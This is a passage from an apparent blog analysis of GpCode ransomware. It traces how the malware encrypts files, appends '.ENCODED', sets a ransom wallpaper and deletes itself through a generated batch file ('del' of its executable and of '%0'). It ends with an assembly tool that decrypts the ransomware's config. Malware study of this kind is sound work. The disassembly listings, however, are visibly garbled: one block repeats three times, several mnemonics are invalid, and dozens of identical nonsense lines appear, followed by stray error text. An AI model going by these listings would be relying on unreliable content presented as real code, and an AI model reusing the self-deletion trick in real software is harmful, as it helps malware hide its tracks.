


Searching the bitmap resource and drop it in %temp% folder with a random name.

Then it calls an API to set it as wallpaper, with stretch option to fill your entire screen.



Desktop:



Then it continue to search for other files to crypt

And now we know the dropped bitmap is the second blacklisted file.

```

00401800  53          PUSH ESI
00401801  68 38340000  PUSH DWORD PTR SS:[EEP-18]
00401802  68 22020000  CALL 00401805
00401803  68 00000000  TEST EAX,EAX
00401804  74 00000000  JZ 00401806
00401805  68 00000000  LEA EBX,DWORD PTR SS:[EEP-18]
00401806  53          POP ESI
00401807  68 444F4000  PUSH DWORD PTR SS:[EEP-4]
00401808  68 49200000  CALL 0040180A
00401809  68 00000000  TEST EAX,EAX
0040180A  74 78        JZ SHORT 0040180C

```

Let's follow this "brndlog.txt" located in:
 C:\Documents and Settings\Administrateur\Application Data\Microsoft\Internet Explorer
 It create a handle to the file with GENERIC_READ and use GetFileSize to check if we should encrypt it or not.
 After the size check, it use SetFilePointer Function to stores the file pointer in two LONG values
 Then it reads the file and store data in a buffer, then it calls CryptEncrypt on the data stored.

```

00401800  53          PUSH ESI
00401801  68 38340000  PUSH DWORD PTR SS:[EEP-18]
00401802  68 22020000  CALL 00401805
00401803  68 00000000  TEST EAX,EAX
00401804  74 00000000  JZ 00401806
00401805  68 00000000  LEA EBX,DWORD PTR SS:[EEP-18]
00401806  53          POP ESI
00401807  68 444F4000  PUSH DWORD PTR SS:[EEP-4]
00401808  68 49200000  CALL 0040180A
00401809  68 00000000  TEST EAX,EAX
0040180A  74 78        JZ SHORT 0040180C

```

After it writes the file (brndlog.txt) with new data.

```

00401800  53          PUSH ESI
00401801  68 38340000  PUSH DWORD PTR SS:[EEP-18]
00401802  68 22020000  CALL 00401805
00401803  68 00000000  TEST EAX,EAX
00401804  74 00000000  JZ 00401806
00401805  68 00000000  LEA EBX,DWORD PTR SS:[EEP-18]
00401806  53          POP ESI
00401807  68 444F4000  PUSH DWORD PTR SS:[EEP-4]
00401808  68 49200000  CALL 0040180A
00401809  68 00000000  TEST EAX,EAX
0040180A  74 78        JZ SHORT 0040180C

```

Now it returns to the core, to add the extension .ENCODED and proceed to the next file.

```

00401217  < EB 47      JMP SHORT 00401269
00401219  > 8045 E4     MOV EDI,DIWORD PTR SS:[EBP-1C]
0040121C  > 0140 E4     ADD DIWORD PTR SS:[EBP-20],EDI
00401221  > 0140 EC     SUB DIWORD PTR SS:[EBP-14],1E98
00401226  > 59         POP EAX
00401227  > 49         DEC ECX
00401228  > 8F45 EC     POP DIWORD PTR SS:[EBP-14]
00401231  > 6A 02     PUSH 2
00401233  > 6A 00     PUSH 0
00401235  > 6A 00     PUSH 0
00401238  > F775 FC     PUSH DIWORD PTR SS:[EBP-4]
00401239  > E3 900000  CALL 00401508
0040123F  > 83F8 FF     CMP EDI,-1
00401242  > 75 02     JLE SHORT 00401239
00401244  > EB 14     JZF SHORT 00401246
00401246  > 6A 00     PUSH 0
00401248  > 5045 F0     LEA EDI,DIWORD PTR SS:[EBP-10]
0040124C  > 6A 04     PUSH 4
0040124E  > 5045 EC     LEA EDI,DIWORD PTR SS:[EBP-14]
00401251  > 6A 00     PUSH 0
00401252  > F775 FC     PUSH DIWORD PTR SS:[EBP-4]
00401255  > E3 900000  CALL 00401508
00401258  > 83C0     OR EAX,EAX
0040125C  > 75 02     JLE SHORT 00401259
00401260  > F775 FC     PUSH DIWORD PTR SS:[EBP-4]
00401263  > E3 E5070000 CALL 0040151E
00401269  > E8 01000000 MOV EDI,1
0040126D  > C9         CQ
0040126E  > C2 0400   <
00401271  > 55         BND
00401272  > 88EC     BND
00401274  > 8BC4 F1   F1/ver Edison Format Affichage ?

```

Once all drives are "crypt", it quit the "core" and return to the "main place"
 It will enter in two procedures and call an API to close the program

```

004019F0  > BB 01000000 MOV EBX,1
004019F5  > D0E3     SHL EDI,CL
004019F7  > 23D8     AND EBX,EBX
004019F9  > 74 1F     JZ SHORT 00401A1A
004019FB  > 80C1 41   ADD CL,41
004019FE  > 0800 70304000 MOV EDI, PTR DS:[4030703],CL
00401A04  > 80E9 41   SUB CL,41
00401A07  > C705 71304000 MOV DIWORD PTR DS:[4030713],295C3B
00401A11  > 50         PUSH EAX
00401A12  > 51         PUSH ECX
00401A13  > E8 EEF0FFFF CALL 00401806
00401A18  > 59         POP EAX
00401A19  > 58         POP EDI
00401A1A  > 49         DEC ECX
00401A1B  > 7D 03     JLE SHORT 004019F0
00401A1D  > 68 F4010000 PUSH IF4
00401A22  > E8 E0000000 CALL 004015E4
00401A27  > 8330 34304000 CMP DIWORD PTR DS:[4030343],1
00401A32  > 75 ED     JNZ SHORT 00401A1D
00401A35  > E8 80E0FFFF CALL 004015E4
00401A39  > 6A 00     PUSH 0
00401A3C  > E8 25000000 CALL 00401566
00401A41  > CC        INT3

```

The first procedure:

```

004010C5  > F735 9E344000 FPUOP DIWORD PTR DS:[9044343]
004010CB  > E8 500A0000 CALL 00401826 <JMP.1adap132.CryptDecryptKey>
004010CE  > F358 70     FPUOP 8
004010D2  > F735 90444000 FPUOP DIWORD PTR DS:[4044303]
004010D8  > E8 670A0000 CALL 00401844 <JMP.1adap132.CryptReleaseContext>
004010DD  > C3        RETN

```

It destroys the key and releases the handle of CSP

Second procedure:

```

00401760  > 83C4 F1   F1/ver Edison Format Affichage ?
00401762  > 83C4 F1   F1/ver Edison Format Affichage ?
00401764  > 83C4 F1   F1/ver Edison Format Affichage ?
00401766  > 83C4 F1   F1/ver Edison Format Affichage ?
00401768  > 83C4 F1   F1/ver Edison Format Affichage ?
0040176A  > 83C4 F1   F1/ver Edison Format Affichage ?
0040176C  > 83C4 F1   F1/ver Edison Format Affichage ?
0040176E  > 83C4 F1   F1/ver Edison Format Affichage ?
00401770  > 83C4 F1   F1/ver Edison Format Affichage ?
00401772  > 83C4 F1   F1/ver Edison Format Affichage ?
00401774  > 83C4 F1   F1/ver Edison Format Affichage ?
00401776  > 83C4 F1   F1/ver Edison Format Affichage ?
00401778  > 83C4 F1   F1/ver Edison Format Affichage ?
0040177A  > 83C4 F1   F1/ver Edison Format Affichage ?
0040177C  > 83C4 F1   F1/ver Edison Format Affichage ?
0040177E  > 83C4 F1   F1/ver Edison Format Affichage ?
00401780  > 83C4 F1   F1/ver Edison Format Affichage ?
00401782  > 83C4 F1   F1/ver Edison Format Affichage ?
00401784  > 83C4 F1   F1/ver Edison Format Affichage ?
00401786  > 83C4 F1   F1/ver Edison Format Affichage ?
00401788  > 83C4 F1   F1/ver Edison Format Affichage ?
0040178A  > 83C4 F1   F1/ver Edison Format Affichage ?
0040178C  > 83C4 F1   F1/ver Edison Format Affichage ?
0040178E  > 83C4 F1   F1/ver Edison Format Affichage ?
00401790  > 83C4 F1   F1/ver Edison Format Affichage ?
00401792  > 83C4 F1   F1/ver Edison Format Affichage ?
00401794  > 83C4 F1   F1/ver Edison Format Affichage ?
00401796  > 83C4 F1   F1/ver Edison Format Affichage ?
00401798  > 83C4 F1   F1/ver Edison Format Affichage ?
0040179A  > 83C4 F1   F1/ver Edison Format Affichage ?
0040179C  > 83C4 F1   F1/ver Edison Format Affichage ?
0040179E  > 83C4 F1   F1/ver Edison Format Affichage ?
004017A0  > 83C4 F1   F1/ver Edison Format Affichage ?
004017A2  > 83C4 F1   F1/ver Edison Format Affichage ?
004017A4  > 83C4 F1   F1/ver Edison Format Affichage ?
004017A6  > 83C4 F1   F1/ver Edison Format Affichage ?
004017A8  > 83C4 F1   F1/ver Edison Format Affichage ?
004017AA  > 83C4 F1   F1/ver Edison Format Affichage ?
004017AC  > 83C4 F1   F1/ver Edison Format Affichage ?
004017AE  > 83C4 F1   F1/ver Edison Format Affichage ?
004017B0  > 83C4 F1   F1/ver Edison Format Affichage ?
004017B2  > 83C4 F1   F1/ver Edison Format Affichage ?
004017B4  > 83C4 F1   F1/ver Edison Format Affichage ?
004017B6  > 83C4 F1   F1/ver Edison Format Affichage ?
004017B8  > 83C4 F1   F1/ver Edison Format Affichage ?
004017BA  > 83C4 F1   F1/ver Edison Format Affichage ?
004017BC  > 83C4 F1   F1/ver Edison Format Affichage ?
004017BE  > 83C4 F1   F1/ver Edison Format Affichage ?
004017C0  > 83C4 F1   F1/ver Edison Format Affichage ?
004017C2  > 83C4 F1   F1/ver Edison Format Affichage ?
004017C4  > 83C4 F1   F1/ver Edison Format Affichage ?
004017C6  > 83C4 F1   F1/ver Edison Format Affichage ?
004017C8  > 83C4 F1   F1/ver Edison Format Affichage ?
004017CA  > 83C4 F1   F1/ver Edison Format Affichage ?
004017CC  > 83C4 F1   F1/ver Edison Format Affichage ?
004017CE  > 83C4 F1   F1/ver Edison Format Affichage ?
004017D0  > 83C4 F1   F1/ver Edison Format Affichage ?
004017D2  > 83C4 F1   F1/ver Edison Format Affichage ?
004017D4  > 83C4 F1   F1/ver Edison Format Affichage ?
004017D6  > 83C4 F1   F1/ver Edison Format Affichage ?
004017D8  > 83C4 F1   F1/ver Edison Format Affichage ?
004017DA  > 83C4 F1   F1/ver Edison Format Affichage ?
004017DC  > 83C4 F1   F1/ver Edison Format Affichage ?
004017DE  > 83C4 F1   F1/ver Edison Format Affichage ?
004017E0  > 83C4 F1   F1/ver Edison Format Affichage ?
004017E2  > 83C4 F1   F1/ver Edison Format Affichage ?
004017E4  > 83C4 F1   F1/ver Edison Format Affichage ?
004017E6  > 83C4 F1   F1/ver Edison Format Affichage ?
004017E8  > 83C4 F1   F1/ver Edison Format Affichage ?
004017EA  > 83C4 F1   F1/ver Edison Format Affichage ?
004017EC  > 83C4 F1   F1/ver Edison Format Affichage ?
004017EE  > 83C4 F1   F1/ver Edison Format Affichage ?
004017F0  > 83C4 F1   F1/ver Edison Format Affichage ?
004017F2  > 83C4 F1   F1/ver Edison Format Affichage ?
004017F4  > 83C4 F1   F1/ver Edison Format Affichage ?
004017F6  > 83C4 F1   F1/ver Edison Format Affichage ?
004017F8  > 83C4 F1   F1/ver Edison Format Affichage ?
004017FA  > 83C4 F1   F1/ver Edison Format Affichage ?
004017FC  > 83C4 F1   F1/ver Edison Format Affichage ?
004017FE  > 83C4 F1   F1/ver Edison Format Affichage ?
00401800  > 83C4 F1   F1/ver Edison Format Affichage ?

```


It creates a file called "ntfs_system.bat" (in the same folder as the ransomware)
 which contains:

```

del "C:\Documents and Settings\Administrateur\Bureau\1.exe"
del %0

```

And execute it, then it Calls the ExitProcess API to close the program



And "ntfs_system.bat" will delete GpCode from our system

All your data are crypted with an executable of 25Kb and there is no possibility to recover them until paying the ransom...

The malware author claim on the txt file:

"after n days all encrypted files will be completely deleted and you will have no chance to get it back."

Like we have see, there is absolutely nothing inside the code for do such action.

It says that just to scare users, pushing them into buying the 'special decrypt program'


Also, people who are not should be aware of the problem and should recognize GpCode from the first and second when the "warnings" appears on your screen.

Pushing Reset/Power button of your PC can save a significant amount of your valuable data

And GpCode dont create a startup key so you can boot safe after an infection.

Conclusion: Backup your data from time to time in a safe place, and dont forget to unplug the storage device which contains these saved data.

Bonus, a tiny app useless who read the cfg file from gpcode :)



.486

.model flat, stdcall

option casemap :none ; case sensitive

include windows.inc

uselib MACRO libname

include libname.inc

includelib libname.lib

ENDM

uselib user32

uselib kernel32

DlgProc PROTO :DWORD,:DWORD,:DWORD,:DWORD

IDC_OK equ 1003

IDC_IDCANCEL equ 1004

cfg equ 1

.data?

hInstance dd ? ;dd can be written as dword

buffer1 db 9999 dup(?)

buffer2 db 9999 dup(?)

```
buffer3 db 256 dup(?)
buffer4 db 256 dup(?)
nSize dd ?
pM dd ?

.code
start:
    invoke GetModuleHandle, NULL
    mov hInstance, eax
    invoke DialogBoxParam, hInstance, 101, 0, ADDR DlgProc, 0
    invoke ExitProcess, eax
```

```
DlgProc proc hWin :DWORD,
    uMsg :DWORD,
    wParam :DWORD,
    lParam :DWORD

    .if uMsg == WM_COMMAND
        .if wParam == IDC_OK
            INVOKE FindResource,0, cfg, RT_RCDATA
            push eax
            INVOKE SizeofResource,0, eax
            mov nSize, eax
            pop eax
            INVOKE LoadResource,0, eax
            INVOKE LockResource, eax
            mov esi, eax
            mov eax, nSize
            add eax, SIZEOF nSize
            INVOKE GlobalAlloc, GPTR, eax
            mov pM, eax
            mov ecx, nSize
            mov dword ptr [eax], ecx
            add eax, SIZEOF nSize
            mov edi, eax
            rep movsb
                PUSH 55Dh
                PUSH eax
                PUSH offset buffer1
                CALL RtlMoveMemory
                invoke FreeResource,eax
                mov ebx,offset buffer1
                PUSH 10h
                PUSH ebx
                PUSH offset buffer2
                CALL RtlMoveMemory
                ADD EBX,010h
                MOV EAX,nSize
                SUB EAX,010h
                PUSH EAX
                PUSH EBX
                CALL decrypt
                MOV AL,BYTE PTR DS:[EBX]
                MOV BYTE PTR DS:[buffer3],AL
                ADD EBX,1
                MOV AL,BYTE PTR DS:[EBX]
                MOV BYTE PTR DS:[buffer3+1],AL
                ADD EBX,1
                MOV EAX,DWORD PTR DS:[EBX]
                MOV DWORD PTR DS:[buffer3+2],EAX
                ADD EBX,8
                MOV ECX,DWORD PTR DS:[EBX]
```

```
    invoke SetDlgItemText,hWin,1002,ebx
    pop esi
    .elseif wParam == IDC_IDCANCEL
        invoke EndDialog,hWin,0
    .endif
    .elseif uMsg == WM_CLOSE
        invoke EndDialog,hWin,0
    .endif
    xor eax,eax
    ret
```

DlgProc endp

decrypt proc

```
    PUSHAD
    MOV ESI,EBX
    MOV EDI,ESI
    XOR EDX,EDX
    MOV ECX,EAX
```

@gpcode_00401755:

```
    CMP EDX,010h
    JNZ @gpcode_0040175C
    XOR EDX,EDX
```

@gpcode_0040175C:

```
    LODS BYTE PTR DS:[ESI]
    XOR AL,BYTE PTR DS:[EDX+buffer2]
    STOS BYTE PTR ES:[EDI]
    INC EDX
    DEC ECX
    JNZ @gpcode_00401755
    POPAD
```

RET

decrypt endp

end start

Resource file:

;This Resource Script was generated by WinAsm Studio.

#define IDC_OK 1003

#define IDC_CANCEL 1004

1 RCDATA DISCARDABLE "gpcode.data" ;this is your cfg file ripped from GpCode

101 DIALOGEX 0,0,294,170

CAPTION "GpCode..."

FONT 8,"Tahoma"

STYLE 0x80c80880

EXSTYLE 0x00000000

BEGIN

CONTROL "Read RC_DATA > cfg",IDC_OK,"Button",0x10000001,3,135,287,14,0x00000000

CONTROL "Quit",IDC_CANCEL,"Button",0x10000000,3,154,287,14,0x00000000

CONTROL "",1002,"Edit",0x10200044,3,3,287,130,0x00000200

END

Ett fel inträffade.

Det går inte att köra JavaScript.

Source: <http://www.xylibox.com/2011/01/gpcode-ransomware-2010-simple-analysis.html>